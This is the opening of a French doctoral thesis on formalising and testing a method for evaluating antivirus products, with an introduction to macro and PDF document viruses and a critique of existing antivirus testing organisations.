École Polytechnique

N° attribué par la bibliothèque

THÈSE

pour obtenir le grade de

Docteur de l'École Polytechnique

Spécialité : **Informatique**

préparée au laboratoire **de Cryptologie et Virologie Opérationnelles**

dans le cadre de l'École Doctorale **EDX 447**

présentée et soutenue par

Jonathan Déchaux

le 9 octobre 2015

Titre:

Formalisation, implémentation et tests d'une méthodologie et des techniques d'évaluation de logiciels antivirus. Application aux virus de documents

Directeur de thèse: **Éric Filiol**

Jury

M. Président du jury,	
M. Rapporteur,	Olivier Festor
M. Rapporteur,	Radu State
M. Examinateur,	Jean-Marc Stayert
M. Examinateur,	Christian Toinard
M. Examinateur,	Johann Barbier
M. Directeur de thèse,	Éric Filiol

Exemplaire n^o / 10

Remerciements

Je tenais à adresser mes premiers remerciements aux membres du jury qui m'ont permis de valider et de soutenir ma thèse. Je remercie également les rapporteurs de ce manuscrit pour leur relecture et leurs commentaires avisés.

Ce travail n'aurait pas pu être réalisé sans la présence de l'école d'ingénieurs E.S.I.E.A, qui non seulement m'a donné la possibilité de travailler dans un domaine qui me passionne mais en plus qui m'a fourni une formation de qualité qui m'a permis d'en arriver là aujourd'hui.

Un grand merci à tous les membres du laboratoire de cryptologie et de virologie opérationnelles qui m'ont soutenu pendant l'écriture et tout au long de mes trois années de recherche : Arnaud Bannier pour son aide sur la présentation de mes tests, Nicolas Bodin pour son template de thèse et ses conseils sur la présentation des algorithmes, Olivier Ferrand et tous les *malware* qu'il m'a fournis pour analyse, Richard Rey pour les conseils avisés.

Un merci tout particulier à Eric Filiol, qui m'a mis le pied à l'étrier dans le domaine de la sécurité informatique et qui aujourd'hui me pousse toujours à chercher l'excellence. C'est grâce à vous que j'ai pu commencé à travailler, à faire une thèse et merci d'avoir accepté de diriger celle-ci.

Finalement, un grand merci à toute ma famille et surtout à ma mère qui m'a permis d'en arriver là, qui m'a toujours soutenu et cru en moi. Ma dernière pensée s'adresse à ma conjointe Coralie, qui m'a suivi dans l'écriture de ce manuscrit en me proposant son aide au quotidien.

Chapitre I

Introduction

1 Le contexte

De nos jours, la cybercriminalité est devenue courante, entreprises, particuliers, Etats, banques, PC, MAC, mobiles, tablettes, tous les moyens sont bons pour mener à bien des attaques ciblées ou de grande ampleur [34]. Les attaques sont diverses, variées, ciblées et sophistiquées, entre le vol de données bancaires, de données personnelles, de données confidentielles, l'usurpation d'identité, le déni de service, ...

En 2013, *Symantec* (producteur de l'antivirus Norton Security) a annoncé un record de vols de données et d'attaques ciblées [55]. La violation de données sensibles (identifiants, numéros bancaires, adresses, emails, etc) affiche une hausse de 62% sur un an. En 2012, le rapport recensait une attaque qui s'est soldée par la perte de plus de 10 millions de données, il s'agissait du piratage des comptes *Sony*.

En 2013, *Symantec* a recensé huit attaques volant plus de 10 millions de données, dont celle retentissante de la chaîne de distribution *Target*. Au total, 253 incidents ont été observés avec 552 millions d'identités volées. En France, Orange a admis la perte de près de 800 000 données clients.

Parallèlement à ces vols de données, *Symantec* constate un quasi doublement (+91%) des attaques ciblées. En 2012, les pirates privilégiaient la R&D industrielle, le secteur chimie et pharmacie. En 2013, ils ont focalisé leurs actions sur les gouvernements et le secteur public avec comme point d'entrée les assistant(e)s de direction et les relations presse.

Parmi les autres enseignements, l'année 2013 est marquée par plusieurs records. Les vulnérabilités sont en forte augmentation dans les logiciels. En moyenne sur les 15 dernières années, *Symantec* recensait 5 000 failles dans les logiciels. Sur l'année 2013, l'éditeur en compte 6787. Les vulnérabilités *0-day* [45] ont augmenté de 68% avec 23 failles de ce type. Sans surprise, 97% de ces bugs ciblent *Java*.

Pour la partie grand public, l'année 2013 est celle des *ransomwares* en progression de presque 600%. Cette technique de blocage d'un terminal par un code et qui se débloque après paiement s'enrichit de fonctionnalités de chiffrement avec *cryptolocker* par exemple. Ils évoluent pour se glisser sur les terminaux mobiles, un *ramsonware* a été trouvé sur *Android* notamment à travers un faux antivirus.

Selon une étude dévoilée par le spécialiste en sécurité informatique *Kaspersky Lab* [6], le nombre de virus visant les applications de banque mobile a été multiplié par neuf entre 2013 et 2014. En 2014, plus de 12.000 nouveaux Trojans bancaires mobiles ont ainsi été détectés. Sur mobile, plus d'une attaque sur deux cible désormais l'argent des utilisateurs.

Kaspersky estime à 2 millions les tentatives de vol d'argent sur des comptes en ligne bloquées par ses logiciels en 2014. De même source, près de quatre utilisateurs des produits de la marque sur 10 ont subi au moins une cyber-attaque au cours de l'année 2014, en provenance principalement des Etats-Unis (27,5%), d'Allemagne (16,6%) et des Pays-Bas (13,4%).

Les éditeurs d'antivirus, comme *Norton* et *Kaspersky* cités précédemment, et d'autres comme *Avira, Eset, Microsoft, Avast, AVG, McAfee, Trend Micro*, etc, se partagent donc un marché toujours plus gigantesque (voir figure 1)




FIGURE 1 – Parts de marché des antivirus dans le monde en 2014 (source : guideantivirus)

Mais comment les utilisateurs ou les responsables de la sécurité informatique en entreprise choisissent le produit qui leur conviennent ? Quels sont les arguments mis en avant par les éditeurs d'antivirus pour attirer les utilisateurs ?

Kaspersky, pour sa solution *Kaspersky internet Security 2015* [32] met en avant plusieurs protections :

- Protection avancée contre les cyber-menaces.
- Sécurisation des achats en ligne et des opérations bancaires.
- Protection de votre identité sur Internet.
- Contrôle parental.
- Performances de votre PC préservées.

Norton Security 2015 [46] offre de très nombreux autres arguments marketing :

- Protège sans effort votre PC et Mac, ainsi que vos smartphones et tablettes Android^{TM} et iOS.
- Protection efficace et simple à utiliser contre les virus existants et émergents, les logiciels espions, les logiciels malveillants, les attaques de phishing et les sites Web dangereux.
- Vous signale un site Web non sécurisé avant que vous ne le consultiez.
- Gestion simple et sécurisée des mots de passe.
- Vous permet de transférer facilement la protection d'un appareil à l'autre.
- Localise, verrouille et/ou nettoie les smartphones et tablettes en cas de perte ou de vol.
- ...

Nous n'avons abordé ici que deux grands éditeurs sur 80 présents sur le marché [39], dont 20 sont mondialement connus. De plus, chaque éditeur propose des versions différentes pour les particuliers et les entreprises, proposant, pour ces dernières, d'autres protections plus "ingénieuses" les unes que les autres.

Devant le grand nombre d'antivirus proposés ainsi que leurs nombreuses fonctionnalités, il n'est donc pas aisé de choisir le plus adapté à son besoin. Mais surtout est-ce que les produits choisis, répondent-ils bien aux attentes de l'utilisateur ? Peut-on faire confiance au marketing des différents éditeurs ?

On est en droit de se demander qui évaluent ces antivirus ? Quels sont les critères d'évaluation utilisés ? Le prix d'une licence utilisateur pour un PC, par exemple, est d'un prix moyen de 40 euros. Ce prix, même annuel, est un investissement que ce soit pour un particulier ou pour un RSSI d'une entreprise qui a un parc de mille machines à équiper.

Lors des années 2009 et 2010, de nombreux tests ont eu lieu sur différents antivirus, démontrant leur inefficacité contre des attaques assez simples [11, 12], comme des documents bureautiques malicieux. Les conférences *iAwacs* 09 [17] et 10 [18] ont permis de tester une quinzaine d'antivirus. Lors de l'édition 2010, les premières attaques du classement utilisaient des documents bureautiques malicieux comme vecteur d'attaque.

2 Introduction aux *malware* de documents

La notion de virus de document a été longtemps mise en doute par bien des « experts » alors même que les travaux de Cohen et d'Adleman avaient prouvé, de façon théorique, leur existence. La première concrétisation de tels virus est apparue avec le macro-virus *Concept*, en 1995. Depuis cette date, la prolifération des virus de documents n'a cessé et ces derniers sont l'une des menaces actuelles les plus répandues, car elle est non filtrée par les antivirus ou firewall. En effet, ces documents font partie de l'activité normale et incontournable de l'utilisateur, et représentent, surtout pour des variétés peu connues, un risque important.

Un virus de document est un code viral contenu dans un fichier de données, non exécutable, activé par un interpréteur contenu de façon native dans l'application associée au format de ce fichier (déterminé par son extension). Par exemple, pour un document *Word*, avec une extension *DOCM*, l'interpréteur sera le *Visual Basic*. Un fichier *LibreOffice*, de type *ODS*, pourra exécuter des fonctions natives en *OOBasic*, *Python* ou encore *JavaScript*.

L'activation du code malveillant est réalisée, soit par une fonctionnalité prévue dans l'application (cas le plus fréquent), soit en vertu d'une faille interne de l'application considérée (de type *buffer-overflow* par exemple) [68, 44].

Les macro-virus utilisent le langage de programmation d'un logiciel pour en altérer le fonctionnement. Ils s'attaquent principalement aux fichiers des utilisateurs. Leur expansion est due au fait qu'ils s'intègrent à des fichiers très échangés et que leur programmation est plus facile que celle des virus d'exécutables [101, ch 12]. Les premiers macro-virus créés, et les plus connus, sont *DMV* [41], *Concept* [40] et *Melissa* [42].

Les suites bureautiques *Microsoft Office* et *OpenOffice*, avec notamment la récente branche *LibreOffice* sont les deux environnements particulièrement concernés par ces attaques. Les échanges, toujours plus importants, de documents bureautiques favorisent les attaques avec ce type de virus. Des essais au laboratoire [17, 18] ont montré sans l'ombre d'un doute qu'il est toujours possible de contourner à la fois les antivirus actuels et surtout les quelques fonctionnalités de protection et de détection incluses dans les différentes versions des deux suites.

Il existe aussi une dernière branche impliquée dans de nombreuses attaques, il s'agit des fichiers *PDF*, avec tous les lecteurs qui peuvent les interpréter. On ne parle pas ici de macro-virus parce que ces fichiers infectés utilisent surtout du *JavaScript* ou l'exploitation de faille de sécurité des applications lectrices, et dans une moindre mesure le langage *PDF* lui-même [104].

Il s'agît, dans ce cas là, d'exploiter un ou plusieurs bugs présents dans l'application qui ouvre les documents. Pour cela, l'attaquant aura dû préalablement trouver et tester une faille de sécurité présente afin de l'exploiter. Ce type d'exploitation, appelé *0-day* [45], se retrouve également dans les applications bureautiques *Microsoft Office* et *OpenOffice*.

De plus, la plupart des macro-virus ou attaques *0-day* sont *multi-OS*. En effet, ces attaquent ciblent des applications (ring 3) mais pas le système d'exploitation sur lequel elles sont installées (ring 0), comme le cas du macro-ver *BadBunny* [103], utilisant sur une macro écrite en *OOBasic*.

La figure 2 regroupe les différents types de *malware* de document.




FIGURE 2 – Récapitulation des *malware* de document

Avec l'arrivée des macro-virus dans les années 94-95, les attaques n'ont cessé d'augmenter par le biais des documents bureautiques. Les années 2000 et l'avènement des moyens de communication numérique, comme Internet, ont donné une dimension massive à ces attaques notamment grâce aux emails.

Entre 2004 et 2007, on a constaté une diminution des attaques de grande ampleur par virus de documents. En fait, l'explosion des autres types de codes malveillants (*vers*, *chevaux de Troie*, *bots*, ...) les ont statistiquement marginalisés et du point de vue de l'attaquant qui se veut efficace, mener une attaque de grande ampleur n'est pas facile avec ce type de virus.

En revanche - et là les statistiques font cruellement défaut, ne serait-ce que parce que ces attaques sont rarement découvertes - les attaques ciblées sont en nette progression et il est à craindre que l'avenir soit assez sombre de ce point de vue. D'autant plus sombre que la multiplicité des formats disponibles et des capacités d'exécution liées s'accroissent.

De nombreuses attaques ciblées récentes ont été perpétrées avec succès à l'aide de documents bureautiques piégés et/ou infectés. Le cas le plus emblématique - même s'il est loin d'être le seul - est celui de l'espionnage de la chancellerie allemande durant l'été 2007 [94].

Un simple document bureautique contenant un *cheval de Troie* a permis aux attaquants - selon l'hypothèse la plus vraisemblable des hackers travaillant pour le compte du gouvernement chinois – d'exfiltrer plusieurs gigaoctets de données confidentielles gouvernementales, et ce dans l'≪ indifférence ≫ la plus totale des antivirus en place.

Dans les années 2009 – 2010, des hackeurs chinois ont réussi à dérober de nombreuses données économiques et financières de différentes banques européennes grâce à des documents *PDF* malicieux. Plus proche de nous, sur le territoire Français, en 2011 et 2012, Bercy [117, 135] et l'Elysée [132] ont subi des attaques ciblées visant à dérober de nombreuses informations critiques.

Ces attaques ont été menés via des documents *PDF* et *Excel*, ce qui a demandé de nombreux mois de travaux de la part de l'*ANSSI* pour comprendre et éradiquer l'infection. Elles ont visé et infecté pas moins de 150 ordinateurs et ont nécessité l'intervention d'une quarantaine de personnes de l'*ANSSI* [117, 135].

Dans [62], le site *VirusBulletin* [64] parle des macro-virus et montre l'évolution de ceux-ci depuis le virus *Concept* [40]. Ce qui est intéressant c'est d'observer l'évolution d'une technique virale générale, qui porte elle-même la charge active. En effet, comme expliqué précédemment, les attaques de grande ampleur via les documents ont nettement diminué depuis 2004 mais sont devenues de plus en plus sophistiquées et ciblées.

Ainsi on retrouve, de nos jours, deux types de documents malicieux, *Dropper* et *Downloader*. Les documents de type *Dropper* contiennent une charge virale, qui est présente soit dans la macro, soit dans le corps du document. Le type *Downloader* identifie des documents qui ne sont pas porteurs de charge active mais qui vont télécharger sur le disque, grâce à la macro, le contenu actif.

De plus, on voit que ces attaques ciblées sont maintenant presque toutes accompagnées d'ingénierie sociale (pour la mise en place de la primo-infection [97]). Cela permet d'utiliser la confiance et l'erreur humaine pour s'infiltrer et infecter un système complet.

3 Bilan et problématique de la thèse

En France, un service d'État est chargé de la sécurité contre les attaques informatiques, l'*ANSSI* [1]. L'Agence Nationale de la Sécurité des Systèmes d'Information (*ANSSI*) est un service français créé par décret le 7 juillet 2009. Ce service à compétence nationale et interministérielle est rattaché au Secrétaire Général de la Défense et de la Sécurité Nationale (SGDSN), autorité chargée d'assister le Premier ministre dans l'exercice de ses responsabilités en matière de défense et de sécurité nationale.

Il est notamment en charge d'aider les différents organismes d'importance vitales (*O.I.V.*) que compte la France, lorsque ceux-ci sont la cible d'attaques informatiques (comme Bercy ou l'Elysée cités précédemment). L'*ANSSI* dispose également de son propre centre de formation, le Centre de Formation en Sécurité des Systèmes d'Information (CFSSI), délivrant notamment un diplôme d'expert en sécurité des systèmes d'information (ESSI) reconnu comme titre de niveau 1 et enregistré au Répertoire National des Certifications Professionnelles (RNCP, voir CNCP [15]).

En plus de proposer des emplois et des formations, l'*ANSSI* propose un service de certification, la certification *CSPN* [10] (Certification de Sécurité de Premier Niveau). Cette certification est un label de premier niveau pour les produits de sécurité des systèmes d'information. Le principe général de la *CSPN* est de proposer une évaluation en charge et délai contraints pouvant mener à une certification. Les évaluations sont réalisées par des centres d'évaluation agréés par l'*ANSSI*. Cette certification s'appuie sur des critères, une méthodologie et un processus élaborés par l'*ANSSI*.

La liste [35] des produits certifiés *CSPN* se trouvent sur le site de l'*ANSSI* [1]. On y retrouve des logiciels d'effacement de données, de stockage sécurisé, de système d'exploitation et de virtualisation, pare-feu, détection d'intrusions, etc. Seul un dispositif de filtrage matériel se trouve dans la catégorie *Anti-virus, protection contre les codes malicieux*, c'est le système *SCOOP-MS v1.0* développé par *SECLAB* pour la société *EDF*.

Le produit *SCOOP-MS v1.0* n'est pas un antivirus au sens que la plupart des gens connaissent. C'est un dispositif de filtrage matériel se présentant sous la forme d'une carte *PCI*. Cela signifie qu'il n'existe, à l'heure actuelle, aucune certification de solution antivirale logicielle. Seul subsiste le choix à chaque responsable de sécurité de mettre en place une solution antivirale, qui semble convenir au mieux pour son parc informatique, le plus souvent dicté par le catalogue *UGAP*[1] [8]. Ce choix n'est soutenu par aucun critère technique, objectif et reproductible.

Lorsque l'on recherche *antivirus* sur le catalogue *UGAP*, on retrouve les géants de l'industrie antivirale, à savoir *Symantec, Sophos, McAfee, Kaspersky, F-Secure, Eset NOD32, Avast*.

C'est pourquoi il est important de proposer une méthodologie reproductible est adaptable par tous. Celle-ci devra reposer sur une formalisation rigoureuse, afin de prouver son efficacité théorique et des résultats expérimentaux viendront appuyer les différentes propriétés proposées.

Le but de cette thèse est donc de proposer une méthodologie opérationnelle d'évaluation des antivirus ainsi que l'application dans des cas concrets de celle-ci, mais également de présenter de nouvelles techniques antivirales qui pourront elles même être confrontées à cette méthodologie.

Afin d'étayer cette thèse, ce mémoire s'organise de la manière suivante. Après la présente introduction de ce mémoire, la section 4 reprendra les différents tests sur les antivirus que l'on peut trouver aujourd'hui, argumentant sur leur validité ainsi que la liaison entre les géants de ce secteur. Les États-Unis, bien soucieux de la sécurité de leur données, ont produit des guides de protection (US Government Protection Profile [5]) pour les stations de travail. Ce sont les seules références dans le domaine posant ainsi les premières briques d'un travail gigantesque restant encore à faire.

Dans ce contexte, je présente dans le chapitre II, en détail, la formalisation d'un produit antiviral. Il est nécessaire de définir les bases de ce qu'est un antivirus, comment peut-on tester celui-ci dans des conditions données, déterminer comment il fonctionne réellement.

1. *UGAP* est un catalogue numérique regroupant différents produits (logiciels, antivirus, ...) recommandés par les différents ministères pour une utilisation dans les différents secteurs de l'administration.

Pour cela, il faudra auparavant s'appuyer sur la formalisation d'un *malware*, comprenant les différents types de menaces, comme les virus, les vers, ... Par la suite il faudra donner à ce produit antiviral des propriétés qu'il devrait naturellement avoir.

Je présenterai alors une formalisation d'un produit antiviral ainsi que les propriétés qui le caractérisent. Afin de compléter cette formalisation, je présenterai la méthodologie d'évaluation que j'utiliserai pour étudier les différents antivirus.

Dans le chapitre III, je ferai une présentation des différents documents bureautiques, les applications qui les utilisent ainsi que les sécurités de celles-ci. J'aborderai également, dans ce chapitre, les menaces et techniques anti-antivirales connues des documents bureautiques.

Le chapitre IV décrira le contexte et la mise en place de la méthodologie de tests des différents antivirus. Les différents modèles choisis seront abordés dans cette partie, qui comportera à la fin, un récapitulatif de ces tests sur une quinzaine d'antivirus du marché.

Dans le chapitre V, je décrirai de façon formelle de nouvelles techniques antivirales avancées, appliquées aux documents bureautiques. Je présenterai également la solution que j'ai retenue pour mettre en place cette nouvelle protection.

Le dernier chapitre mettra en pratique les nouvelles techniques antivirales abordées dans le chapitre précédent. Il y aura également une présentation du projet *DAVFI* [21] ainsi que la mise en place de ces techniques dans un module dédié de ce projet, réalisé durant cette thèse.

Enfin, je conclurai ce mémoire en dressant le bilan des différents travaux réalisés et je proposerai des perspectives de recherches suite à ce travail. Mes travaux ont fait l'objet de publications dans différentes conférences nationales et internationales, comme *iAwacs* 2010 [18], *EICAR* 2010 [87], *Hack.Lu* 2010 [85], *ECIW* 2011 [86] et *Hack.Lu* 2012 [84]...

4 Évaluation actuelle des Antivirus

Le marché des logiciels antivirus étant gigantesque sur le plan financier, de nombreux tests de comparaison apparaissent sur Internet pour savoir qui est le meilleur antivirus de l'année [27, 16, 25]. Mettant en avant leur marketing [98], de nombreux antivirus font la promotion d'une évaluation ou d'une autre selon lesquelles ils sont les mieux placés.

Outre les différents tests et évaluations présents sur de nombreux sites internet, des organismes officiels sont chargés de produire des méthodologies d'évaluation des antivirus. Ces méthodologies sont issues de différentes organisations, comme *CARO*, *AMTSO*, *EICAR*, *AV-Comparatives*, *AVAR* et *Virus Bulletin*.

L'*AMTSO* [2] (*Anti-Malware Testing Standards Organization*) est une organisation internationale à but non-lucratif. Elle a été créé en 2008 dû à un besoin d'améliorer la qualité, la pertinence et l'objectivité des méthodologies de tests dans antivirus. Elle regroupe comme membres la plupart des éditeurs d'antivirus, comme *Avast !, AVG, Avira, BitDefender, Eset, F-Secure, Kaspersky, McAfee, Panda Security, Sophos, Symantec, Tend Micro*, ...

L'organisation a créé différentes ressources, potentiellement utiles, pour les testeurs, comme différents documents guidant les testeurs dans leurs démarches. Elle organise également, chaque année, trois ateliers permettant ainsi de produire des discussions et la genèse des documents guides.

Cependant, le public, la communauté de la sécurité informatique ainsi que des testeurs ont émis de grands doutes sur la crédibilité de l'*AMTSO* [2]. En effet, il est difficile de faire confiance à une organisation dont les membres comprennent uniquement des vendeurs de produits de sécurité [3].

Contrairement aux travaux de l'*AMTSO* sur les tests des antivirus, une autre organisation s'occupe, cette fois-ci, d'effectuer des recherches sur les *malware*. *CARO* (*Computer Antivirus Research Organization*) a été créée en 1990.

Le plus grand événement organisé par *CARO* est un atelier annuel, organisé chaque année par un éditeur d'antivirus. Ces ateliers ont commencé en 2007 et accueillent entre 120 et 130 experts en sécurité informatique avec une politique stricte de ne pas photographier ou enregistrer durant l'atelier.

Les membres, fondateurs et non, de *CARO* sont : Friorik Skúlason (founder of FRISK Software International), Dr. Alan Solomon (founder of Dr Solomon's Antivirus Toolkit), Vesselin Bontchev, Mikko Hyppönen (CRO of F-Secure), Eugene Kaspersky (founder of Kaspersky Lab), Nick FitzGerald, Peter Ferrie, Dmitry Gryaznov, Igor Muttik, Padgett Peterson, Costin Raiu, Morton Swimmer and Righard Zwienenberg [7].

CARO est également connu pour avoir produit le fichier *EICAR Test-File* [23], en collaboration avec l'institut *EICAR* (*European Institute for Computer Antivirus Research*) [22]. Ce fichier *EICAR Test-File* sera utilisé par la suite dans la méthodologie (chapitre II section 5) et les différents tests (chapitre IV) que je proposerai.

Comme pour l'*AMTSO*, des doutes sont apparus sur les résultats produits par *CARO*. La présence de nombreux experts venant uniquement des éditeurs d'antivirus lors de l'atelier annuel, laisse penser que ceux-ci s'entendent sur les résultats à publier ou non.

La dernière organisation « indépendante », testant les antivirus, est l'organisation autrichienne *AV-Comparatives* [28]. Elle produit régulièrement de nombreux tests qui sont en accès libre pour le public et les médias.
Elle produit de nombreux tests [28] :

- Real-World Protection Tests
- File Detection Tests
- Heuristic / Behaviour Test
- False Alarm Test
- Performance Test
- Malware Removal Test
- Anti-Phishing Test
- Mac Security Reviews / Tests
- Mobile Security Review
- Corporate Security Reviews

Ces tests sont réalisés sur différents systèmes d'exploitation [28] :

- MS Windows (toutes les versions, depuis XP à 8)
- Apple Mac
- Android
- Symbian
- Windows Mobile

AV-Comparatives est membre de plusieurs organisations comme l'*AMTSO* et *EICAR* cités précédemment ainsi que l'*AVAR*. Il est donc évident de se poser également des questions sur les tests réalisés par cette entité, surtout que les éditeurs d'antivirus doivent « normalement » remplir des critères « précis » pour participer aux différents tests.

AVAR (*Association of anti Virus Asia Researchers*) a été formé en 1998 avec pour mission de prévenir le risque de propagation et de dommages causés par des *malware* et de développer une relation collaborative entre les différents experts anti-*malware* de l'Asie.

C'est une organisation officiellement indépendante et à but non-lucratif, orientée dans la région Asie Pacifique. Elle comprend des experts venant d'Australie, de Chine, de Hong Kong, d'Inde, du Japon, de Corée du Sud, des Philippines, de Singapour, de Taïwan, du Royaume-Uni et des Etats-Unis d'Amérique.

Encore une fois parmi les différents directeurs et acteurs présent dans cette organisation, on retrouve des personnes qui travaillent pour différents éditeurs d'antivirus, comme *Eset, Trend Micro, Microsoft, McAfee, AhnLab, Kaspersky, F-Secure, AVG* et bien d'autres. Affirmant être une organisation indépendante, on peut émettre, encore une fois, de sérieux doutes sur la qualité et le respect de cette indépendance lors des différents tests.

Dernière organisation qui produits des résultats concernent des recherches sur les antivirus est l'institut *EICAR* (*European Institute for Computer Antivirus Research*). *EICAR* a été créé en 1991 comme une organisation visant à poursuivre les recherches sur les antivirus et d'améliorer le développement de logiciels antivirus.

Durant les années, *EICAR* a choisi d'élargir son spectre de recherche pour inclure la recherche de logiciels malveillants (*malware*) autres que les virus informatiques et le travail étendu sur d'autres sujets de sécurité informatique comme la sécurité des contenus, la sensibilisation à la sécurité de la RFID et de la sécurité des réseaux sans fil [22].

Il existe également des journaux qui s'occupent de proposer des conseils ou des résultats concernant la prévention, la détection et l'éradication des *malware*, le journal *Virus Bulletin* [64] en est un parfait exemple. *Virus Bulletin* est localisé au siège de *Sophos* (éditeur antivirus) au Royaume-Uni. Il a été fondé par les fondateurs du logiciel *Sophos*.

Il offre régulièrement des analyses sur les derniers virus en date, des articles explorant les nouveaux développements contre les virus, des interviews d'experts ainsi que des évaluations de certains produits antivirus. Des experts, venant de différents éditeurs d'antivirus, proposent des articles permettant ainsi des tests de détection et de comparaison entre les différents antivirus.

Revue créée par les dirigeants d'un éditeur d'antivirus et recevant de nombreux experts d'autres antivirus, l'impartialité et l'indépendance des résultats sont-elles respectées dans les résultats proposés par *Virus Bulletin* ?

La revue de recherche, *Journal in Computer Virology*, renommé *Journal in Computer Virology and Hacking Techniques (JCVHT)* examine le risque viral et antiviral dans les technologies informatiques, abordant les aspects théoriques et expérimentaux de ces sujets. Il est notamment dédié à la défense pro-active (fer de lance du projet *DAVFI* [21] présenté dans le chapitre VI).

Outre les différents sites et journaux proposant différents tests sur les antivirus, il existe également un site, *VirusTotal* [65], qui permet à tout personne de tester en ligne une sélection d'antivirus. Pour cela, il suffit de soumettre les fichiers suspects au site web et celui-ci donnera une liste détaillée des antivirus détectant une menace ou non.

Développé par *Hispasec Sistemas*, un laboratoire indépendant de sécurité informatique, il a été racheté en 2012 par Google dans le but notamment d'améliorer la sécurité de ses services. Ce rachat n'a pas affecté la fonctionnalité de base du site pour le grand public, à savoir l'analyse de fichiers [65].

VirusTotal ne remplace pas un programme antivirus installé sur un ordinateur, puisqu'il analyse seulement des fichiers individuels à la demande. De plus, il n'offre pas de protection permanente pour le système d'exploitation de l'utilisateur. Bien que le taux de détection permis par l'utilisation de multiples moteurs antivirus soit bien supérieur à celui offert par seulement un produit, ces résultats ne garantissent PAS qu'un fichier est sans danger. Ce site soumet un fichier à l'analyse des antivirus existants. Il ne détecte donc qu'une menace déjà identifiée par les différents moteurs antiviraux.

Nous présenterons dans le chapitre VI, deux analyses produites par le site *VirusTotal* sur des documents bureautiques. La liste des antivirus utilisés par *VirusTotal* se trouve sur [65], dans la section *crédits*.

Nous avons vu qu'il existe de nombreux tests et méthodologies pour analyser et tester les antivirus ou les *malware*, proposés par diverses organisations. Cependant nous n'avons aucune preuve de la véracité et de la pertinence de ces tests. Aucune méthodologie de test n'est ni libre ni reproductible par toute personne qui souhaiterait tester son propre système antiviral.

L'institut *EICAR* [22], cité précédemment, organise chaque année une conférence, regroupant des éditeurs d'antivirus, des chercheurs, des testeurs, ainsi que des experts dans le domaine des antivirus. En 2009, lors de cette conférence, Jean-Baptiste Bédrune et Alexandre Gazet de la société *Sogeti / ESEC R&D*, ont présenté une méthodologie appliquée d'évaluation des antivirus [75].
Leur méthodologie identifie plusieurs points :

- Identification du produit
- Spécifications du produit
- Installation du produit
- Conformité des analyses
- Robustesse des mécanismes cryptographiques
- Analyse de forme
- Analyse comportementale (énoncée mais pas démontrée)
- Scénario d'attaque opérationnel
- analyse de vulnérabilités

Ils ont choisi d'appliquer cette méthodologie de tests sur l'antivirus *ESET Nod32 v3*, installé sur une machine virtuelle *WMware* afin de pouvoir reproduire les différents tests. Le système d'exploitation était un *Windows XP SP3* 32 bits.

Concernant l'analyse de forme, ils ont utilisé un ensemble de 4421 échantillons. Ils ont testé l'analyse par signatures de *NOD32* ainsi que l'analyse par heuristiques. Pour l'analyse comportementale, il ont choisi d'utiliser des techniques de polymorphisme. Les résultats de cette analyse confirment les travaux d'Eric Filiol, Grégoire Jacob et Mickaël Le Liard datant de 2006 [109].

Bédrune et Gazet ont également cherché la présence de vulnérabilités dans *NOD32* et ont utilisé comme scénario d'attaques, une infection par clé *USB* avec la présence de documents *Word* contenant des portes dérobées. Une fois encore, on note la présence de documents bureautiques comme moyen de test.

Le travail effectué par Filiol/Jacob/Le Liard est la première concrétisation d'une méthodologie ouverte et non dirigée par des organisations directement liées aux éditeurs d'antivirus. Elle a permis de donner les premiers résultats de tests d'antivirus sur l'analyse comportementale. Nous reviendrons sur ces résultats dans le chapitre II section 4.

En 2010, lors de la conférence *EICAR* et du concours *iAwacs 10*, d'autres résultats de tests sur des antivirus [87, 18] ont été produits. Au travers des analyses « *à la demande* » et dynamique des antivirus, les faiblesses de quinze antivirus ont été mises en évidence .

Ayant participé à ces évènements en 2010, je présente en 2015, à la suite de ces tests, une méthodologie de tests des antivirus ouverte et reproductible. Je me suis basé sur nos travaux effectués en 2010, ainsi que les travaux de 2006 [109] et 2009 [75] pour tester les antivirus de 2015 mais j'ai également produits d'autres outils permettant de tester d'autres fonctionnalités.

